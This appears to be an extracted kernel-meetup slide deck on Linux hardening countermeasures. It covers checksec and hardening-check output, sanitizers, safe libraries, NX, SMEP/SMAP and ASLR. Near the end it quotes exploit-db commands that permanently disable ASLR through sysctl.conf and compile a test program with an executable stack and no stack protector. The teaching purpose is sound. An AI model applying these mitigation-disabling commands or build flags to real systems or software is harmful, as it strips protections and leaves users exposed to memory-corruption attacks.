```
$ ./checksec
Usage: checksec [--format={cli,csv,xml,json}] [OPTION]

Options:

## Checksec Options
--file={file}
--dir={directory}
--libcfile={file or search path for libc}
--listfile={text file with one file per line}
--proc={process name}
--proc-all
--proc-libs={process ID}
--kernel[=kconfig]
--fortify-file={executable-file}
--fortify-proc={process ID}
--version
--help
--update or --upgrade

## Modifiers
--debug
--verbose
--format={cli,csv,xml,json}
--output={cli,csv,xml,json}
--extended

For more information, see:
  http://github.com/slamm609/checksec.sh

$
```

- **checksec** is a bash script used to check the properties of executables (like PIE, RELRO, PaX, Canaries, ASLR, Fortify Source) and kernel security options (like GRSecurity and SELinux)
- **--file** checking is largely a wrapper over `readelf(1)`
- See it's man page by typing (from it's source dir):
`man extras/man/checksec.1`
(or `man checksec` when installed as a package)
- Requires `file(1)`, `readelf(1)`

Modern OS Hardening Countermeasures

SIDE BAR :: Using checksec

git clone <https://github.com/slimm609/checksec.sh>

Useful articles, do read:

Checksec, Brian Davis, Medium, July 2022

'Identify security properties on Linux using checksec', Kamathe, RedHat, June 2021

A few examples of using checksec.sh follow...

Output of checksec.sh for various binaries											
	Stack	Canary	NX	PIE	RPATH	RUNPATH	Symbols	FORTIFY	Fortified	Fortifiable	FILE
\$./checksec --file=\$(which vi)	RELRO	STACK CANARY	NX	PIE	RPATH	RUNPATH	Symbols	FORTIFY	Fortified	Fortifiable	FILE
	Full RELRO	Canary found	NX enabled	PIE enabled	No RPATH	No RUNPATH	No Symbols	Yes	11	28	/usr/bin/vi
\$./checksec --file=\$(which bash)	RELRO	STACK CANARY	NX	PIE	RPATH	RUNPATH	Symbols	FORTIFY	Fortified	Fortifiable	FILE
	Full RELRO	Canary found	NX enabled	PIE enabled	No RPATH	No RUNPATH	No Symbols	Yes	13	32	/usr/bin/bash
\$./checksec --file=\$(which snap)	RELRO	STACK CANARY	NX	PIE	RPATH	RUNPATH	Symbols	FORTIFY	Fortified	Fortifiable	FILE
	Partial RELRO	Canary found	NX enabled	PIE enabled	No RPATH	No RUNPATH	No Symbols	Yes	2	2	/usr/bin/snap
\$./checksec --file=\$(which anydesk)	RELRO	STACK CANARY	NX	PIE	RPATH	RUNPATH	Symbols	FORTIFY	Fortified	Fortifiable	FILE
	Full RELRO	No canary found	NX enabled	No PIE	No RPATH	No RUNPATH	No Symbols	No	0	25	/usr/bin/anydesk
\$./checksec --file=\$(which passwd)	RELRO	STACK CANARY	NX	PIE	RPATH	RUNPATH	Symbols	FORTIFY	Fortified	Fortifiable	FILE
	Full RELRO	Canary found	NX enabled	PIE enabled	No RPATH	No RUNPATH	No Symbols	Yes	6	11	/usr/bin/passwd

stack-smashing
prot?

Non-Exec
(NX) stack?

PIE=Position
Independent
Executable

R*PATH is
possibly risky
if set

it's setuid-root! (not ideal for
security)

Modern OS Hardening Countermeasures

SIDE BAR :: Using checksec

git clone <https://github.com/slimm609/checksec.sh>

Useful articles, do read:

[Checksec, Brian Davis, Medium, July 2022](#)

['Identify security properties on Linux using checksec', Kamathe, RedHat, June 2021](#)

A few examples of using checksec.sh follow...

Can run checksec on all (executable/lib) files within a given directory:

		STACK CANARY	NX	PIE	RPATH	RUNPATH	Symbols	FORTIFY	Fortified	Fortifiable	Filename
Full RELRO	Canary found	NX enabled	PIE enabled	No RPATH	No RUNPATH	No Symbols	Yes	6	8	/usr/sbin/e4defrag	
Full RELRO	Canary found	NX enabled	PIE enabled	No RPATH	No RUNPATH	No Symbols	Yes	3	7	/usr/sbin/ntfsresize	
Full RELRO	Canary found	NX enabled	PIE enabled	No RPATH	No RUNPATH	No Symbols	Yes	4	7	/usr/sbin/blockdev	
Full RELRO	Canary found	NX enabled	PIE enabled	No RPATH	No RUNPATH	No Symbols	Yes	3	9	/usr/sbin/sysctl	
Full RELRO	No canary found	NX enabled	PIE enabled	No RPATH	No RUNPATH	No Symbols	Yes	4	6	/usr/sbin/i2cdump	
Full RELRO	Canary found	NX enabled	PIE enabled	No RPATH	No RUNPATH	No Symbols	Yes	3	4	/usr/sbin/nfnl_osf	
Full RELRO	Canary found	NX enabled	PIE enabled	No RPATH	No RUNPATH	No Symbols	Yes	4	7	/usr/sbin/fstrim	
Full RELRO	Canary found	NX enabled	PIE enabled	No RPATH	No RUNPATH	No Symbols	Yes	10	19	/usr/sbin/gpsd	
Full RELRO	Canary found	NX enabled	PIE enabled	No RPATH	No RUNPATH	No Symbols	Yes	4	6	/usr/sbin/cryptsetup	
Full RELRO	Canary found	NX enabled	PIE enabled	No RPATH	No RUNPATH	No Symbols	Yes	7	13	/usr/sbin/hping3	
Full RELRO	Canary found	NX enabled	PIE enabled	No RPATH	No RUNPATH	No Symbols	Yes	5	11	/usr/sbin/kpartx	
Full RELRO	Canary found	NX enabled	PIE enabled	No RPATH	No RUNPATH	No Symbols	No	0	0	/usr/sbin/cupsctl	
Full RELRO	Canary found	NX enabled	PIE enabled	No RPATH	No RUNPATH	No Symbols	Yes	2	3	/usr/sbin/ownership	
Full RELRO	Canary found	NX enabled	PIE enabled	No RPATH	No RUNPATH	No Symbols	Yes	8	15	/usr/sbin/debugfs	
Full RELRO	Canary found	NX enabled	PIE enabled	No RPATH	No RUNPATH	No Symbols	Yes	6	13	/usr/sbin/usbmuxd	
Full RELRO	Canary found	NX enabled	PIE enabled	No RPATH	No RUNPATH	No Symbols	Yes	5	6	/usr/sbin/nameif	

[...]

Modern OS Hardening Countermeasures

SIDE BAR :: Using checksec

git clone <https://github.com/slimm609/checksec.sh>

Useful articles, do read:

[Checksec, Brian Davis, Medium, July 2022](#)

['Identify security properties on Linux using checksec', Kamathe, RedHat, June 2021](#)

A few examples of using checksec.sh follow...

Can run checksec on all processes currently alive:

(Outdated: please replace this with Documentation/admin-guide/sysctl/kernel.rst).

COMMAND	PID	RELRO	STACK CANARY	SECCOMP	NX/PaX	PIE	FORTIFY
chrome	124824	Full RELRO	Canary found	Seccomp-bpf	NX enabled	PIE enabled	Yes
chrome	124901	Full RELRO	Canary found	Seccomp-bpf	NX enabled	PIE enabled	Yes
chrome	15357	Full RELRO	Canary found	Seccomp-bpf	NX enabled	PIE enabled	Yes
chrome	182227	Full RELRO	Canary found	Seccomp-bpf	NX enabled	PIE enabled	Yes
gjs	193297	Full RELRO	No canary found	No Seccomp	NX enabled	PIE enabled	No
skypeforlinux	193383	Full RELRO	Canary found	Seccomp-bpf	NX enabled	PIE enabled	Yes
skypeforlinux	193385	Full RELRO	Canary found	Seccomp-bpf	NX enabled	PIE enabled	Yes
chrome	193828	Full RELRO	Canary found	Seccomp-bpf	NX enabled	PIE enabled	Yes
dropbox	194850	Full RELRO	No canary found	No Seccomp	NX enabled	PIE enabled	No
gvim	196925	Full RELRO	Canary found	No Seccomp	NX enabled	PIE enabled	Yes
chrome	197388	Full RELRO	Canary found	Seccomp-bpf	NX enabled	PIE enabled	Yes

Modern OS Hardening Countermeasures

SIDE BAR :: Using checksec

git clone <https://github.com/slippm609/checksec.sh>

Useful articles, do read:

[Checksec, Brian Davis, Medium, July 2022](#)

['Identify security properties on Linux using checksec', Kamath, RedHat, J](#)

A few examples of using checksec.sh
follow...

**Can run checksec to check file
'fortification' settings:**

Note:

- can do the same for any process alive with --fortify-proc=PID
- the functions that appear in red color are unchecked
- however, there seems to be an issue with checksec detecting file 'Fortification'; false positives do show up; see the Issue raised [\[link\]](#); *this* is supposed to be the fix, but I still find it's not perfect...

```
$ ./checksec --fortify-file=/bin/ps
* FORTIFY_SOURCE support available (libc)      : Yes
* Binary compiled with FORTIFY_SOURCE support: Yes

----- EXECUTABLE-FILE ----- . ----- LIBC -----
Fortifiable library functions | Checked function names
-----
printf_chk
fprintf_chk
strncpy
strncpy_chk
snprintf_chk
snprintf
readlink
memcpy
read
|
printf_chk
fprintf_chk
strncpy_chk
strncpy_chk
snprintf_chk
snprintf_chk
readlink_chk
memcpy_chk
read_chk

SUMMARY:
* Number of checked functions in libc          : 79
* Total number of library functions in the executable: 106
* Number of Fortifiable functions in the executable : 9
* Number of checked functions in the executable   : 4
* Number of unchecked functions in the executable : 5

$
```

Modern OS Hardening Countermeasures

SIDE BAR :: Using checksec

git clone <https://github.com/slippm609/checksec.sh>

Useful articles, do read:

Checksec, Brian Davis, Medium, July 2022

'Identify security properties on Linux using checksec', Kamath, RedHat, June 2019

A few examples of using checksec.sh follow...

Can run checksec to check kernel hardening / security settings:

Note that you can also pass a kernel config file
(via the --kernel=</path/to/kconfig> directive)

(Before getting carried away:
<https://github.com/slippm609/checksec.sh/issues>).

BTW: **checksec.py** 'Checksec tool in Python, Rich output, based on LIEF' [link](#)

```
$ uname -r
5.19.0-43-generic
$ ./checksec --kernel
* Kernel protection information:

Description - List the status of kernel protection mechanisms. Rather than inspect kernel mechanisms that may aid in the prevention of exploitation of userspace processes, this option lists the status of kernel configuration options that harden the kernel itself against attack.

Kernel config:
  /boot/config-5.19.0-43-generic

Warning: The config on disk may not represent running kernel config!
  Running kernel: 5.19.0-43-generic

Vanilla Kernel ASLR:          Full
NX protection:                Enabled
Protected symlinks:          Enabled
Protected hardlinks:          Enabled
Protected fifos:              Partial
Protected regular:            Enabled
Ipv4 reverse path filtering:  Disabled
Kernel heap randomization:   Enabled
GCC stack protector support: Enabled
GCC stack protector strong:  Enabled
SLAB freelist randomization: Enabled
Virtually-mapped kernel stack: Enabled
Restrict /dev/mem access:     Enabled
Restrict I/O access to /dev/mem: Disabled
Exec Shield:                 Unsupported
YAMA:                         Active

Hardened Usercopy:            Enabled
Harden str/mem functions:    Enabled

* X86 only:
  Address space layout randomization: Enabled

* SELinux:
  SELinux infomation available here:
    http://selinuxproject.org/
$
```

Modern OS Hardening Countermeasures

SIDE BAR :: **hardening-check** (*an alternate to checksec*)

First, run hardening-check on a 'regular'
(though with -g) compiled executable

```
|bof_poc $ hardening-check -f ./bof_vuln_reg_dbg  
./bof_vuln_reg_dbg:  
Position Independent Executable: yes  
Stack protected: yes  
Fortify Source functions: no, only unprotected functions found! (ignored)  
Read-only relocations: yes  
Immediate binding: yes  
Stack clash protection: unknown, no -fstack-clash-protection instructions found  
Control flow integrity: yes  
  
|bof_poc $  
|bof_poc $ show_gcc_switches -f ./bof_vuln_reg_dbg  
In use now: CC=gcc ; READELF=readelf  
.bof_vuln_reg_dbg: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib  
64/ld-linux-x86-64.so.2, BuildID[sha1]=fb727bd42f4c5d35b5e50c8ccfd7c1fac893ed15, for GNU/Linux 3.2.0, with debug  
info, not stripped  
  
== ./bof_vuln_reg_dbg: summary report ==  
-- Raw output --  
GNU C17 13.3.0 -mtune=generic -march=x86-64 -g -Og -fasynchronous-unwind-tables -fstack-protector-strong -fstack-  
clash-protection -fcf-protection  
(1 DWARF debug sections found)  
-- Cooked output (alphabetically ordered, duplicates eliminated) --  
Compiler tokens (that aren't option switches):  
13.3.0 C17 GNU  
Compiler option switches:  
-fasynchronous-unwind-tables -fcf-protection -fstack-clash-protection -fstack-protector-strong -g -march=x86-64 -  
mtune=generic -Og
```

[TIP]

Pass the -m option switch to show help on each of these (cooked) GCC options

```
Show GCC default options : skipped (pass -g to get this report)  
Show GCC default optimization options : skipped (pass -o to get this report)
```

```
|bof_poc $
```

- **hardening-check** is a Perl script
- **hardening-check** [options] [ELF ...]
- Examine a given set of ELF binaries and check for several security hardening features, failing if they are not all found
- On Ubuntu/Debian, install the `devscripts` package:
`sudo apt install devscripts`

I wrote the small
show_gcc_switches util script
(it's still under development)

Modern OS Hardening Countermeasures

SIDE BAR :: **hardening-check** (*an alternate to checksec*)

Next, let's run hardening-check on a deliberately **less protected** executable

```
|bof_poc $ hardening-check -f ./bof_vuln_lessprot_dbg  
./bof_vuln_lessprot_dbg:  
Position Independent Executable: no, normal executable!  
Stack protected: no, not found!  
Fortify Source functions: no, only unprotected functions found! (ignored)  
Read-only relocations: yes  
Immediate binding: no, not found!  
Stack clash protection: unknown, no -fstack-clash-protection instructions found  
Control flow integrity: yes  
|bof_poc $  
|bof_poc $ show_gcc_switches -f ./bof_vuln_lessprot_dbg  
In use now: CC=gcc ; READELF=readelf  
.bof_vuln_lessprot_dbg: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=b6cb31b43d46f69d5b0b12d852b7495d8f4e0a20, for GNU/Linux 3.2.0, with debug _info, not stripped  
== ./bof_vuln_lessprot_dbg: summary report ==  
-- Raw output --  
GNU C17 13.3.0 -mtune=generic -march=x86-64 -g -Og -fno-stack-protector -fasynchronous-unwind-tables -fstack-clash-protection -fcf-protection  
(1 DWARF debug sections found)  
-- Cooked output (alphabetically ordered, duplicates eliminated) --  
Compiler tokens (that aren't option switches):  
13.3.0 C17 GNU  
Compiler option switches:  
-fasynchronous-unwind-tables -fcf-protection -fno-stack-protector -fstack-clash-protection -g -march=x86-64 -mtune=generic -Og
```

[TIP]
Pass the -m option switch to show help on each of these (cooked) GCC options

```
Show GCC default options : skipped (pass -g to get this report)  
Show GCC default optimization options : skipped (pass -o to get this report)  
|bof_poc $
```

- **hardening-check** is a Perl script
- **hardening-check** [options] [ELF ...]
- Examine a given set of ELF binaries and check for several security hardening features, failing if they are not all found
- On Ubuntu/Debian, install the `devscripts` package:
`sudo apt install devscripts`

I wrote the small
`show_gcc_switches` util script
(it's still under development)

Modern OS Hardening Countermeasures

2.5 Compiler Protections

Compiler Instrumentation :

Sanitizers

or UB (Undefined Behavior) Checkers
(Google)

- Class: Dynamic Analysis

- Run-time instrumentation added by GCC / Clang to programs to check for UB and detect programming errors.

- Versions: GCC >= 5.x or 8.3.0
Clang >= 11

<foo>**Sanitizer** : compiler instrumentation based family of tools ; where <foo> = Address | Kernel | Thread | Leak | UndefinedBehavior

Tool (short name) (click for documentation)	Purpose	Usage (compiler flags)	Supported Platforms
AddressSanitizer (ASAN)	memory error detector	-fsanitize=address	x86, ARM, MIPS (32- and 64-bit of all), PowerPC64
KernelSanitizer (KASAN)		-fsanitize=kernel-address	4.0 kernel: x86_64 only (and ARM64 from 4.4)
MemorySanitizer (MSAN)	Uninitialized Memory Reads (UMR) detector	-fsanitize=memory -fPIE -pie	Linux x86_64 only
ThreadSanitizer (TSAN)	data race detector	-fsanitize=thread	Linux x86_64 (tested on Ubuntu 12.04)
LeakSanitizer (LSAN)	memory leak detector	-fsanitize=leak	Linux x86_64
UndefinedBehaviorSanitizer (UBSAN)	Undefined Behavior (UB) detector	-fsanitize=undefined	i386/x86_64, ARM,Aarch64,Power PC64,MIPS/MIPS64
UndefinedBehaviorSanitizer for Linux Kernel			Compiler: gcc 4.9.x; clang[++]
Kernel Memory Sanitizer (KMSAN)	UMR detector in the kernel	-	6.1 onward. Only x86_64. Requires Clang 14.0.6 +

GCC >= 5.0 is typically required

Bangalore Kernel Meetup

Modern OS Hardening Countermeasures

2.5 Compiler Protections

Compiler Instrumentation :
Sanitizers
or UB (Undefined Behavior) Checkers
(Google)

- Class: Dynamic Analysis

- An extract from my *Linux Kernel Debugging* book



Type of memory bug or defect	Tool(s)/techniques to detect it
Uninitialized Memory Reads (UMR)	Compiler (warnings) [1], static analysis
Out-of-bounds (OOB) memory accesses: read/write underflow/overflow defects on compile-time and dynamic memory (including the stack)	KASAN [2], SLUB debug
Use-After-Free (UAF) or dangling pointer defects (aka Use-After-Scope (UAS) defects)	KASAN, SLUB debug
Use-After-Return (UAR) aka UAS defects	Compiler (warnings), static analysis
Double-free	Vanilla kernel [3], SLUB debug, KASAN
Memory leakage	kmemleak

Table 5.1 – A summary of tools (and techniques) you can use to detect kernel memory issues
A few notes to match the numbers in square brackets in the second column:

- [1]: Modern GCC/Clang compilers definitely emit a warning for UMR, with recent ones even being able to auto-initialize local variables (if so configured).
- [2]: KASAN catches (almost!) all of them – wonderful. The SLUB debug approach can catch a couple of these, but not all. Vanilla kernels don't seem to catch any.
- [3]: By vanilla kernel, I mean that this defect was caught on a regular distro kernel (with no special config set for memory checking).

Modern OS Hardening Countermeasures

2.5 Compiler Protections

- <foo> Sanitizer
 - Address Sanitizer (ASAN)
 - Kernel Sanitizer (KASAN)
 - Thread Sanitizer (TSAN)
 - Leak Sanitizer (LSAN)
 - Undefined Behavior Sanitizer (UBSAN)
 - UBSAN for kernel as well
- Enable by GCC switch : **-fsanitize=<foo>**
; <foo>=[[kernel]-address | thread | leak | undefined]
- Address Sanitizer (ASAN)
 - ASAN: “a programming tool that detects memory corruption bugs such as buffer overflows or accesses to a dangling pointer (use-after-free). AddressSanitizer is based on compiler instrumentation and directly-mapped shadow memory. AddressSanitizer is currently implemented in **Clang** (starting from version 3.1[1]) and **GCC** (starting from version 4.8[2]). On average, the instrumentation increases processing time by about 73% and memory usage by 340%. [3]”
 - “**Address sanitizer is nothing short of amazing**; it does an excellent job at detecting nearly all buffer over-reads and over-writes (for global, stack, or heap values), use-after-free, and double-free. It can also detect use-after-return and memory leaks” - D Wheeler, “Heartbleed”
 - Usage (apps): just compile with the GCC flag: **-fsanitize=address**

Try out using ASAN with the code from my book ***Hands-On System Programming with Linux, Packt, Oct 2018*** book’s repo:

```
git clone  
https://github.com/PacktPublishing/Hands-on-System-Programming-with-Linux/  
here: ch5/membugs.c
```



2.6 Compiler Protections - a few resources

- ["The Stack is Back"](#), Jon Oberheide - a slide deck
- Kernel Stack attack mitigation: the new STACKLEAK feature:
["Trying to get STACKLEAK into the kernel"](#), LWN, Sept 2018
 - Key points: kernel stack overwrite on return from syscalls (with a known poison value), kernel uninitialized stack variables overwrite, and kernel stack runtime overflow detection
 - STACKLEAK merged in 4.20 Aug 2018 [[commit](#)].
- [in-development] Clang Shadow Call Stack (SCS) mitigation : separately allocated shadow stack to protect against return address overwrites (ARM64 only);
 - Activate via `-fsanitize=shadow-call-stack`
 - Ref: [link](#)

Modern OS Hardening Countermeasures



3.1) Libraries

- BoF exploits – how does one attack?
- By studying real running apps, looking for a weakness to exploit (enumeration)
 - f.e. the infamous libc gets() and similar functions in [g]libc!
- It's mostly by exploiting these common memory bugs that an exploit can be crafted and executed
- Thus, it's **really important** that we developers **re-learn**: we MUST AVOID using library functions which are not bounds-checked
 - gets, sprintf, strcpy, scanf, etc
 - Replace gets with fgets (or better still with getline / getdelim); similarly for snprintf, strncpy, snprintf, etc
 - **s/str<foo>/strn<foo>**
- Tools:
 - **Static Analyzers** (flawfinder (a simple static analyzer), Coccinelle, sparse, smatch, Coverity, Klocwork, SonarQube, etc)
 - **Compiler**: stack protection, source fortification, [K]ASAN, UBSAN; use superior **libraries** (next), etc

Modern OS Hardening Countermeasures



3.2) Libraries

- Best to make use of “safe” libraries, especially for string handling
- Obviously, a major goal is to prevent security vulnerabilities
- Examples include
 - [The Better String Library](#)
 - [Safe C Library](#)
 - [musl - a small std C library](#)
 - [Simple Dynamic String library](#)
 - [Libsafe](#)
 - Also see: [Ch 6 “Library Solutions in C/C++/Library Solutions in C/C++”, Secure Programming for UNIX and Linux HOWTO, D Wheeler](#)
- **Source - Cisco Application Developer Security Guide**

“... In recent years, web-based vulnerabilities have surpassed traditional buffer overflow attacks both in terms of absolute numbers as well as the rate of growth. The most common forms of web-based attacks, such as cross-site scripting (XSS) and SQL injection, can be mitigated with proper input validation.”
- *Cisco strongly recommends that you incorporate the [Enterprise Security API \(ESAPI\) Toolkit](#) from the Open Web Application Security Project ([OWASP](#)) for input validation of web-based applications. ESAPI comes with a set of well-defined security API, along with ready-to-deploy reference implementations.”*

Modern OS Hardening Countermeasures

4.1) Executable Space Protection

- The most common attack vector
 - Inject shellcode onto the stack (or even the heap), typically via a BOF vuln
 - Arrange to have the shellcode execute, thus gaining privilege (or a backdoor)
 - Called a *privesc – privilege escalation* (PE)
 - (LPE: local PE; RPE: remote PE)
- Modern processors have the ability to ‘mark’ a page with an NX (No eXecute) bit
 - So if we ensure that all pages of *data regions* - like the stack, heap, BSS, etc - are marked as NX, then the shellcode holds no danger!
 - The typical BOF ('stack smashing') attack relies on memory being readable, writeable and executable (rwx)
- Key Principle: W^X pages : W XOR X => Writable pages cannot be eXecutable (and vice-versa)
 - LSMs (Linux Security Modules): opt-in feature of the kernel
 - LSMs do incorporate W^X mechanisms
 - Even better, but less widely implemented: XOM (execute-only memory)

Modern OS Hardening Countermeasures



4.2) Executable Space Protection - Hardware protection

- Linux kernel
- Supports the NX bit from v2.6.8 onwards
- On processors that have the hardware capability
 - Includes x86, x86_64 (and x86_64 running in 32-bit mode)
 - x86_32 requires PAE (Physical Address Extension) to support NX
 - (However) For CPUs that do not natively support NX, 32-bit Linux has software that emulates the NX bit, thus protecting non-executable pages
 - Check for NX hardware support (on x86[_64] Linux):
`echo -n "NX?" ; grep -w nx -q /proc/cpuinfo && echo " Yes" || echo " Nope"`

-or by-

```
$ sudo check-bios-nx --verbose  
ok: the NX bit is operational on this CPU.
```

- [A commit](#) by Kees Cook (v2.6.38) ensures that even if NX support is turned off in the BIOS, that is ignored by the OS and the protection remains

Modern OS Hardening Countermeasures

4.3) Executable Space Protection – Hardware protection

Ref: https://en.wikipedia.org/wiki/NX_bit

(More on) Processors supporting the NX bit; terminologies vary!

- Intel markets it as XD (eXecute Disable); AMD as 'EVP' - Enhanced Virus Protection
- MS calls it DEP (Data Execution Prevention)
- ARM as XN – eXecute Never
- ARMv6 onwards (new PTE format with XN bit)
- [PowerPC, Itanium, Alpha, SunSparc, etc, too support NX]
- *Android: As of Android 2.3 and later, architectures which support it have non-executable pages by default, including non-executable stack and heap.* [\[1\]](#)[\[2\]](#)[\[3\]](#)
- Intel **SMEP** – Supervisor Mode Execution Prevention – bit in CR4 (ARM equivalent: PXN/PAN)
 - When set, when in Ring 0 / SVC (OS privilege, kernel), MMU faults (page fault) when trying to execute a page's content in Ring 3 /USR (app: unprivileged, usermode)
 - Prevents the “usual” kernel exploit vector: map some shellcode in userland, exploit some kernel bug/vuln to overwrite kernel memory to point to it, and get it to trigger
 - [PaX solves this via PAX_UDEREF](#)
 - [“SMEP: What is It, and How to Beat It on Linux”, Dan Rosenberg](#)
- Intel **SMAP** – Supervisor Mode Access Prevention
 - When set and in Ring 0, MMU faults when trying to access (r|w|x) a usermode page
 - SMAP extends SMEP (no execute) to include no read/write/execute on usermode pages when on; SMAP's off when the processor AC flag is cleared (the instructions are STAC (setAC) and CLAC (clearAC))
 - In Linux since 3.8 (CONFIG_X86_SMAP)
 - Must-read: [‘Supervisor mode access prevention’, Jon Corbet, LWN, Sept 2012](#)

Modern OS Hardening Countermeasures



5.1) ASLR ('ass-ler') – Address Space Layout Randomization

- NX (or DEP) protects a system by not allowing arbitrary code execution on non-text pages (stack/heap/data/BSS/etc; generically, it (kind of) enforces the W^X principle)
- But it **cannot** protect against attacks where *legal* code is executed – like [g]libc functions, system calls, etc (as they're in a valid text segment and are thus marked as r-x in their respective PTE entries)
- In fact, this is the attack vector for what's commonly called **Ret2Libc** ('return to libc') and **ROP**-style (ROP = Return Oriented Programming) attacks
- How can *these* attacks be prevented (or at least mitigated)?
 - **ASLR** : by *randomizing* the layout of the process VAS (virtual address space), an attacker cannot know (or guess) in advance the location (virtual address) of glibc code, system call code, etc
 - Hence, attempting to launch this attack usually causes the process to (just) crash and the attack fails
 - (User mode) ASLR is in Linux from early on (2005; CONFIG_RANDOMIZE_BASE),
 - and **Kernel ASLR (KASLR)** ('kass-ler') from **3.14** (2014); **KASLR is only enabled by default in the more recent 4.12 Linux**

Modern OS Hardening Countermeasures



5.2) (K)ASLR – Address Space Layout Randomization

- Note though:
- (K)ASLR works by offsetting the base of the process/kernel image by a random offset; for processes, this value changes every time a process runs; for the kernel, only on every boot
- Thus, (K)ASLR **is a *statistical* protection and not an absolute one**; it (just) adds an additional layer of difficulty (depending on the number of random bits available; currently only 9 bits used on 32-bit) for an attacker, but does not inherently prevent attacks in any way
- With ASLR On, the process image **start location is randomized (each time it is launched)**
- Also, even with full ASLR support, a particular process may *not* have its VAS randomized
 - Why? As ASLR **requires compile-time support** (within the binary executable too): the binary must be built as a *Position Independent Executable (PIE)*
[the gcc switches `-no-pie`, `-mforce-no-pic` turn PIE off]
 - Recall the *checksec* and *hardening-check* utils: they can show if PIE is enabled or not
- Process ASLR – turned **On** by compiling source with the `-fPIE` and `-pie` gcc flags

Modern OS Hardening Countermeasures

5.3) (K)ASLR – Address Space Layout Randomization

- ASLR Control switch : `/proc/sys/kernel/randomize_va_space`
- Can be read, and written to as root
- Three possible values:
 - 0 => turn OFF ASLR
 - 1 => turn ON ASLR only for stack, **VDSO***, shmem regions
 - 2 => turn ON ASLR for stack, VDSO, shmem regions and data segments [OS default]
- ```
$ cat /proc/sys/kernel/randomize_va_space
2
```
- Again, the `checksec` utility shows the current [K]ASLR values (also try my `tools_sec/ASLR_check.sh` script to get/set the system ASLR value)

**\*VDSO:** Virtual Dynamic Shared Object: a 4K page mapped into every process's memory, allowing it to run some (time-related) functions without the overhead of a syscall, or switching into kernel mode and back! [Exmaples: `gettimeofday()`, `clock_gettime()`, `time()`, `getcpu()`]



## 5.4) [K]ASLR – Address Space Layout Randomization

- **Information leakage** (aka ‘info leaks’; for eg. a known kernel pointer/address value; a core dump could leak info; seen `/proc/kallsyms?`) can completely compromise the ASLR schema ([example](#))
- In KASLR, the kernel start offset is randomized (size depends on the number of random bits) every time it’s booted
- A Perl script to detect ‘leaking’ kernel addresses added in 4.14 ([commit](#) by TC Harding)
  - `leaking_addresses`: add 32-bit support : [commit 4.17-rc1 29 Jan 2018](#)  
Suggested-by: Kaiwan N Billimoria <[kaiwan.billimoria@gmail.com](mailto:kaiwan.billimoria@gmail.com)> :-(  
Signed-off-by: Tobin C. Harding ...

# Modern OS Hardening Countermeasures



## 5.4) ASLR – Address Space Layout Randomization

- An example of a recent ASLR-related security vuln with the ‘weakness enumeration’ being info-leakage :  
**CWE-532: Insertion of Sensitive Information into Log File)**: Article: May 2023:  
[“Samsung Smartphone Users Warned of Actively Exploited Vulnerability”](#):

[ ... ] Samsung smartphone users warned about [CVE-2023-21492](#), an ASLR bypass vulnerability exploited in the wild, ...

The flaw in question is CVE-2023-21492, described as a kernel pointer exposure issue related to log files. The security hole can allow a privileged local attacker to bypass the ASLR exploit mitigation technique. This indicates that it has likely been chained with other bugs. ...

Samsung patched CVE-2023-21492 with its May 2023 security updates and said it learned about the flaw in mid-January. The company said certain Android 11, 12 and 13 devices are impacted. ...”

- (A personal aside: I was editing this slide on 23-May-2023; a few minutes later I got a Security Update – likely related to this! - on my Samsung phone! Nice.)

# Modern OS Hardening Countermeasures



**Often, especially on recent modern hardware/software, in order to correctly test stack-smashing code, one must turn off security stuff like NX stacks and ASLR; else, your stack-smasher ‘exploit’ won’t work :-p ; for example, on *exploit-db*:**

## Linux/x86 - Execve() Alphanumeric Shellcode (66 bytes)

“... When you test it on new kernels remember to disable the `randomize_va_space` and to compile the C program with `execstack` enabled and the stack protector disabled

```
bash -c 'echo "kernel.randomize_va_space = 0" >> /etc/sysctl.conf'
sysctl -p
gcc -z execstack -fno-stack-protector -mpreferred-stack-boundary=2 -g bof.c -o bof
```

*The “`-z execstack`” is a linker option allowing stack data to be treated as being executable!*



## 6.1) Better Testing



- TESTING / QA : one of the, if not *the*, most important steps in the software lifecycle
